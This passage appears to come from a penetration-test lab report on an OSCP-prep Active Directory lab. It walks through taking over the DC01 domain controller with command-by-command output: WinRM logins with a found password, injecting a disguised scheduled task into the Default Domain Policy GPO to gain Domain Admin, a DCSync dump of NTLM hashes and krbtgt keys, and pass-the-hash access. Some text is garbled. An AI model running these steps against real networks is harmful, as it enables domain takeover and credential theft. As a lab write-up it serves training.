*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```

Collected the engagement proof (`proof.txt`) from `C:\Users\Administrator\Desktop\`.

**Result:** Privilege escalation on ERA via **on-disk credential discovery** in a live InnoDB **.ibd** tablespace, yielding **ERA\Administrator** and **domain user charlotte** passwords. Administrative access to ERA was confirmed through SMB and WinRM; domain-level leverage via **charlotte** is reserved for DC operations in the next phase.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami; ipconfig; type proof.txt
era\administrator

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.149.96
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.149.254
6ca1906a86ed926581314befd938622a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

## 2.3 DC01.SECURA.YZX (192.168.149.97)

|         |                                              |
|---------|----------------------------------------------|
| Score:  | 9.9 (Critical)                               |
| Vector: | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |

### 2.3.1 Initial Access

#### DC01.SECURA.YZX — Initial Access

Before performing any privileged actions on the domain controller, I **validated** **charlotte's credentials** against the DC's directory service. An LDAP probe is a **low-impact reachability and auth check** that confirms the account is usable against core domain infrastructure without spawning an interactive session or touching files/services. This also helps surface immediate errors (lockouts, expired passwords, logon restrictions) early.

```
nxc ldap 192.168.149.97 -u charlotte -p 'Game20n4.!'
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc ldap 192.168.149.97 -u charlotte -p 'Game20n4.!'
LDAP      192.168.149.97 389   DC01      [*] Windows 10 / Server 2016 Build 14393 (name:DC01) (domain:secura.yzx)
LDAP      192.168.149.97 389   DC01      [+] securax.yzx\charlotte:Game20n4.!
```

With LDAP working, I tested **remote management access**. First, I used **NXC** to verify that **WinRM** accepts **charlotte's** credentials on **DC01**; then I established a full **interactive PowerShell** channel with **evil-winrm**. Using WinRM provides a **stable, auditable** management path for enumeration and later escalation actions tied to this identity.

```
nxc winrm 192.168.149.97 -u charlotte -p 'Game20n4.!'
```

```
evil-winrm -i 192.168.149.97 -u charlotte -p 'Game20n4.!'
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ nxc winrm 192.168.149.97 -u charlotte -p 'Game20n4.!'
WINRM     192.168.149.97 5985   DC01      [*] Windows 10 / Server 2016 Build 14393 (name:DC01) (domain:secura.yzx)
WINRM     192.168.149.97 5985   DC01      [+] securax.yzx\charlotte:Game20n4.! (Pwn3d!)
```

```
(kali@kali)-[~/offsec/OSCP-PREP/secura]
$ evil-winrm -i 192.168.149.97 -u charlotte -p 'Game20n4.!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\TEMP\Documents> whoami; hostname
secura\charlotte
dc01
*Evil-WinRM* PS C:\Users\TEMP\Documents> █
```

pon connection, I captured a **light proof-of-access triage** from the interactive session (identity, host, and network context) and verified file-system reach by retrieving the **user-level proof** (**local.txt**)

from **Charlotte's Desktop**. This confirms authenticated access to **DC01** under the `charlotte` security context and establishes a clean baseline for subsequent domain-level escalation.

**Result:** Verified `charlotte`'s credentials against **LDAP** and **WinRM** on **DC01**, and established a **stable interactive shell** for controlled enumeration. User-context proof was collected; domain-wide escalation (leveraging `charlotte`'s GPO WriteOwner rights) follows in the next phase.

```
*Evil-WinRM* PS C:\Users\charlotte\Desktop> whoami; ipconfig; hostname; type local.txt
secura\charlotte

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . .           : 192.168.149.97
    Subnet Mask . . . . .           : 255.255.255.0
    Default Gateway . . . . .       : 192.168.149.254


Tunnel adapter Reusable ISATAP Interface {764F126C-9575-450F-88D3-8140943B1D41}:

    Media State . . . . .           : Media disconnected
    Connection-specific DNS Suffix  . : 
dc01
ae608baac61c38ee9d973a6224f94273
*Evil-WinRM* PS C:\Users\charlotte\Desktop>
```

## 2.3.2 Privilege Escalation

### DC01.SECURA.YZX — Privilege Escalation

BloodHound analysis showed that `charlotte` is **WriteOwner** on the **Default Domain Policy (DDP)** GPO. *WriteOwner* means the principal can change the GPO's discretionary ACL and, more importantly for our purposes, **modify GPO contents** (logon scripts, scheduled tasks, immediate scheduled tasks) that will execute on domain-joined machines that receive the policy. This makes the DDP a powerful *code-distribution primitive* for domain escalation when held by a non-privileged user.



To safely operationalize this, I used **pyGPOAbuse** (link: <https://github.com/Hackndo/pyGPOAbuse>) to **inject a PowerShell command into the DDP**. The task is named *"Webdev disable"* for benign appearance and executes a single command that **adds `charlotte` to the Domain Admins group**. The

command below authenticates as `charlotte`, targets the **DDP GPO ID** (31B2F340-016D-11D2-945F-00C04FB984F9), and pushes the PowerShell action via the domain controller **192.168.149.97**. After Group Policy replication and application, the membership update takes effect.

```
python3 pygpoabuse.py 'secura.yzx/charlotte:Game20n4.!' -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" -taskname "Webdev disable" -dc-ip 192.168.149.97 -powershell -command "net group 'Domain Admins' charlotte /add"
```

×  **DEFAULT DOMAIN POLICY@SECURA.YZX** 

— Object Information

|                               |                                                                                   |
|-------------------------------|-----------------------------------------------------------------------------------|
| Node Type:                    | GPO                                                                               |
| Tier Zero:                    | TRUE                                                                              |
| Object ID:                    | 96B9EDB9-359C-4DA6-BB3F-140827342E4C                                              |
| Created:                      | 2022-08-05 14:20 EDT (GMT-0400)                                                   |
| Distinguished Name:           | CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=SECURA,DC=Y... |
| Domain FQDN:                  | SECURA.YZX                                                                        |
| Domain SID:                   | S-1-5-21-3453094141-4163309614-2941200192                                         |
| Gpcpath:                      | \                                                                                 |
|                               | \SECURA.YZX\SYVOL\SECURA.YZX\POLICIES\{31B2F340-016D-11D2-945F-00C04FB984F9}      |
| Last Collected by BloodHound: | 2025-09-27T21:07:47.432353873Z                                                    |
| Last Seen by BloodHound:      | 2025-09-27 17:07 EDT (GMT-0400)                                                   |
| Owner SID:                    | S-1-5-21-3453094141-4163309614-2941200192-512                                     |



```
(kali@kali)-[~/tools/GPO/pyGPOAbuse]
$ python3 pygpoabuse.py 'secura.yzx/charlotte:Game20n4.!' -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" -taskname "Webdev disable" -dc-ip 192.168.149.97 -powershell -command "net group 'Domain Admins' charlotte /add"
SUCCESS:root:ScheduledTask Webdev disable created!
[+] ScheduledTask Webdev disable created!
```

Verification confirmed that `charlotte` now belongs to **Domain Admins**, proving the GPO abuse succeeded and elevating our privileges to domain scope.

```
*Evil-WinRM* PS C:\Users\charlotte\Desktop> net user charlotte /domain (q) - Password: 1234567890
User name                charlotte
Full Name                charlotte
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never yzx

Password last set        8/5/2022 6:37:50 PM
Password expires         Never
Password changeable      8/6/2022 6:37:50 PM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Remote Management Use
Global Group memberships *Domain Admins          *Domain Users
The command completed successfully.
```

With **DA privileges** established, I performed a **directory credential extraction** using **Impacket's secretsdump.py** against **DC01**. This triggers **DRSUAPI (DCSync)** to retrieve **NTDS account hashes**, as well as **LSA secrets** and related artifacts—providing full credential visibility for subsequent operations.

```
python3 ~/tools/impacket-0.12.0/examples/secretsdump.py "secura.yzx/charlotte":'Game20n4.! '@"dc01.secura.yzx"
```

```
(kali@kali) [-~/tools/GPO/pyGPOAbuse]
$ python3 ~/tools/impacket-0.12.0/examples/secretsdump.py "secura.yzx/charlotte":'Game20n4.! '@"dc01.secura.yzx"
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d38e7c66048f80fd9566ab85afca76b1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:431f60ffa71152f8445bea272663d7c3:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
secura.yzx\michael:1103:aad3b435b51404eeaad3b435b51404ee:86593b65670ad9905e397ed56e6a86f3:::
secura.yzx\charlotte:1104:aad3b435b51404eeaad3b435b51404ee:dd76c2d1f3dd82f52fd7a233b37ce1c5:::
secura.yzx\eric.wallows:4101:aad3b435b51404eeaad3b435b51404ee:a1f18f9362b5485cca07aedd6792454:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:cf15ae8ae7cbae4b8aa3c395d3eb6af2:::
SECURE$:1105:aad3b435b51404eeaad3b435b51404ee:53ef8e578d8412a3abe85a68c7d014f5:::
ERA$:1106:aad3b435b51404eeaad3b435b51404ee:29f461a9f5b0f30aeb4641d5ccb9c3e9:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5478fb1981352b3687e06f6c42ea6401118dc8d43d96d8d08933d170902a6891
krbtgt:aes128-cts-hmac-sha1-96:584a0adb74e771c1e5b5c8aee72ea580
krbtgt:des-cbc-md5:736dc8c7d97f1383
secura.yzx\michael:aes256-cts-hmac-sha1-96:9a9cf39d1495f6134b89127fd69c2b448304997943ae5c45766e60465eee002b
secura.yzx\michael:aes128-cts-hmac-sha1-96:5a411f11ea06fb2b67b1d05c4db353f4
secura.yzx\michael:des-cbc-md5:37231ce52f01fb37
secura.yzx\charlotte:aes256-cts-hmac-sha1-96:a3fe802e478b95cf925c2a843dd57df64401764a1acd9536e6d771637f7000cb
secura.yzx\charlotte:aes128-cts-hmac-sha1-96:90baa1de1bdf9eef1785feaa30ea92c7
secura.yzx\charlotte:des-cbc-md5:644fc4b970bac8f1
secura.yzx\eric.wallows:aes256-cts-hmac-sha1-96:f12f6c9296715a260b2507edb1d6a15dfbbf258d4c4ec2fc4b378f2690eda8a2
secura.yzx\eric.wallows:aes128-cts-hmac-sha1-96:33b5efd0f989025dbad9bad491c264c9
secura.yzx\eric.wallows:des-cbc-md5:8ae316b91f32bce5
DC01$:aes256-cts-hmac-sha1-96:5d8cbd414ee6c321d4ba2fdb453f95adec681c0fff26324c08c3c00c1df2e73f0
DC01$:aes128-cts-hmac-sha1-96:b55967e47babce2f3735df95be809dc9
DC01$:des-cbc-md5:abc8941f168c67bf
SECURE$:aes256-cts-hmac-sha1-96:bc06aeb7f4afe4c74fd060aaf9aeda923d40dd9dccc9f7f81a27e009f970d3
SECURE$:aes128-cts-hmac-sha1-96:51e55f43ed484622cc0b78bd5543a3e4
SECURE$:des-cbc-md5:e0bfabe0e020a7a7
ERA$:aes256-cts-hmac-sha1-96:a169cf44763513df544beb9f9244e2c3a25c823faa91929486238480c8c71e6
ERA$:aes128-cts-hmac-sha1-96:bf51e7968388c8d3426351a1b65d13d7
ERA$:des-cbc-md5:daa810b004da34ab
[*] Cleaning up ...
```

From the dump, I extracted the **Administrator** NTLM hash and established an **interactive WinRM session as Administrator** on the domain controller to demonstrate end-state control. This confirms not only directory-level reach but **full administrative management access to DC01**.

```
evil-winrm -i dc01 -u administrator -H 'd38e7c66048f80fd9566ab85afca76b1'
```

```
(kali@kali)-[~/tools/GPO/pyGPOAbuse]
$ evil-winrm -i dc01 -u administrator -H 'd38e7c66048f80fd9566ab85afca76b1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.DC01\Documents> whoami;hostname
secura\administrator
dc01
*Evil-WinRM* PS C:\Users\Administrator.DC01\Documents> █
```

To provide a concise, reviewer-friendly **proof of domain compromise**, I captured identity, host, network context, and the contents of **proof.txt** from the Administrator's Desktop.

**Result:** Escalated from **charlotte** to **Domain Admin** via **GPO WriteOwner abuse** on the **Default Domain Policy**, harvested domain credentials with **DCSync**, and verified **full administrative access to DC01**.

```
whoami; hostname; ipconfig; type proof.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator.DC01\desktop> whoami; hostname; ipconfig; type proof.txt
secura\administrator
dc01

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.149.97
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.149.254

Tunnel adapter Reusable ISATAP Interface {764F126C-9575-450F-88D3-814094381D41}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
    cdad14b371bc4a4c7a2730d26d4252eb
*Evil-WinRM* PS C:\Users\Administrator.DC01\desktop> █
```

*End of Report*

*This report was rendered  
by SysReptor with*

